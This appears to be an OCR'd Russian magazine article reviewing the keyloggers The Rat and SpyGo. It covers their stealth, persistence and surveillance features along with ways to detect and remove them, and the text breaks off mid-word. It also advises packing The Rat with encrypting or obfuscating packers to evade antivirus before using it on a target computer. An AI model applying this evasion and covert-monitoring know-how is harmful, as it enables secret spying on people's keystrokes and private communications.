
Поиск файлов по маске

Ключевая особенность всех последних версий TheRat — работа по принципу бестелесных вирусов. При запуске The RatKid, а также The Rat v.11 и выше не создается отдельных исполняемых файлов. Он запускается один раз из центра управления или модифицированного экзешника, а затем полностью скрывает следы пребывания и существует только в оперативной памяти. Любое штатное выключение и даже перезагрузка по короткому нажатию Reset оставляет его в системе. Удалить The Rat(Kid) можно отдельной утилитой Rat(Kid) Finder из комплекта соответствующей полной версии. Она обнаруживает сам клавиатурный шпион, отыскивает созданный им лог, позволяет изменить настройки и узнать горячие клавиши для отключения кейлоггера.


Альтернативный вариант его выгрузки — мгновенное обесточивание компьютера. Он действует только в том случае, если при установке кейлоггера не было предпринято дополнительных мер защиты. В настольных системах для этого потребуется выдернуть сетевой шнур, а у ноутбуков — аккумулятор. Простое выключение кнопкой бесполезно. «Крысу» размером пятьдесят килобайт легко сохранить не только в ОЗУ, но и в кеше процессора, накопителя, CMOS и любой другой доступной памяти, которая не обнулится при наличии дежурного источника питания.

Если же The Rat был присоединен к любому исполняемому файлу из списка автозапуска, то для удаления клавиатурного перехватчика после обесточивания компьютера придется сначала загрузить другую ОС и найти модифицированный экзешник. Лучше всего это делают дисковые ревизоры (такая функция есть, к примеру, у AVZ) и программы, способные вычислять хеш-функции.

Например, Autoruns сверит не только их, но и цифровые подписи объектов автозапуска, а все подозрительные файлы отправит на сервис онлайновой проверки VirusTotal. Впрочем, это не панацея. Малый файл кейлоггера не обязательно будет внедрен в другой. Он может существовать как спутник — например, в альтернативных потоках NTFS.



Настройка поведения кейлоггера



Модульная архитектура The Rat

К плюсам The Rat также можно отнести его невидимость в списке процессов для всех известных вьюверов, полное отсутствие записей в реестре, умение обходить некоторые программные файрволы (в том числе и с проверкой контрольных сумм файлов) и возможность самоуничтожиться в указанное время, при которой не остается следов и не требуется перезагрузка.

Минус у кейлоггера один — предсказуемый и существенный: в настоящее время его файлы определяются большинством антивирусов. Поэтому перед использованием на целевом компьютере их придется доработать упаковщиками с функцией шифрования или обфускации кода. Отчет VirusTotal.


SPYGO

SpyGo — принципиально другой по своей логике работы кейлоггер для Windows (от XP до 8.1, поддерживается и 64-разрядная версия). В нем используется куда менее агрессивное поведение. Из-за этого его сравнительно легко обнаружить, зато он считается вполне законным. Его автор даже не прячется за ником — это программист Антон Карташов из города Бердска Новосибирской области. Он старается развивать проект не столько как хакерский софт для шпионажа, сколько в качестве легального средства мониторинга.



Официальный сайт SpyGo


Разработчик делает все возможное, чтобы избежать попадания SpyGo в базы антивирусов. Дистрибутив хоть и зашифрован при помощи Enigma Protector, но имеет цифровую подпись Spygo Software, заверенную в центре сертификации Comodo. Пока на SpyGo (точнее — на упаковщик) ругаются только два из полусотни сканеров, да и то на уровне параноидальной эвристики. Смотри отчет VirusTotal.



Установка SpyGo


Этот клавиатурный перехватчик доступен в версиях Lite, Home и Ultima Edition. Последний релиз (3.6 build 50315) вышел в июне этого года. Отличия между версиями касаются в основном продвинутых функций. В Lite и Home недоступна удаленная прослушка через микрофон и определение местоположения отслеживаемого ноутбука. Также в этих версиях не работают все дистанционные функции: удаленный просмотр логов, трансляция по сети выводимого на экран изображения, наблюдение через веб-камеру, управление самой программой и ее деинсталляция. В версии Lite отсутствует и функция доставки отчетов (на email или по FTP) и моментальное оповещение на электронную почту о посещении веб-сайтов, отмеченных как «нежелательные».

Основные настройки SpyGo



Мы протестировали версию Ultima Edition, которая умеет практически все. Разумеется, среди реализованных функций есть запись клавиатурных нажатий и копирование текста из буфера обмена. В SpyGo протоколируется и общая статистика работы за компьютером: время его включения и выключения, запуск определенных программ и действия в них. Кейлоггер особенно внимательно наблюдает за браузером: собирает статистику посещаемых сайтов и отслеживает поисковые запросы. Среди дополнительных возможностей есть создание скриншотов (работает в том числе в играх и при просмотре фильмов), получе-

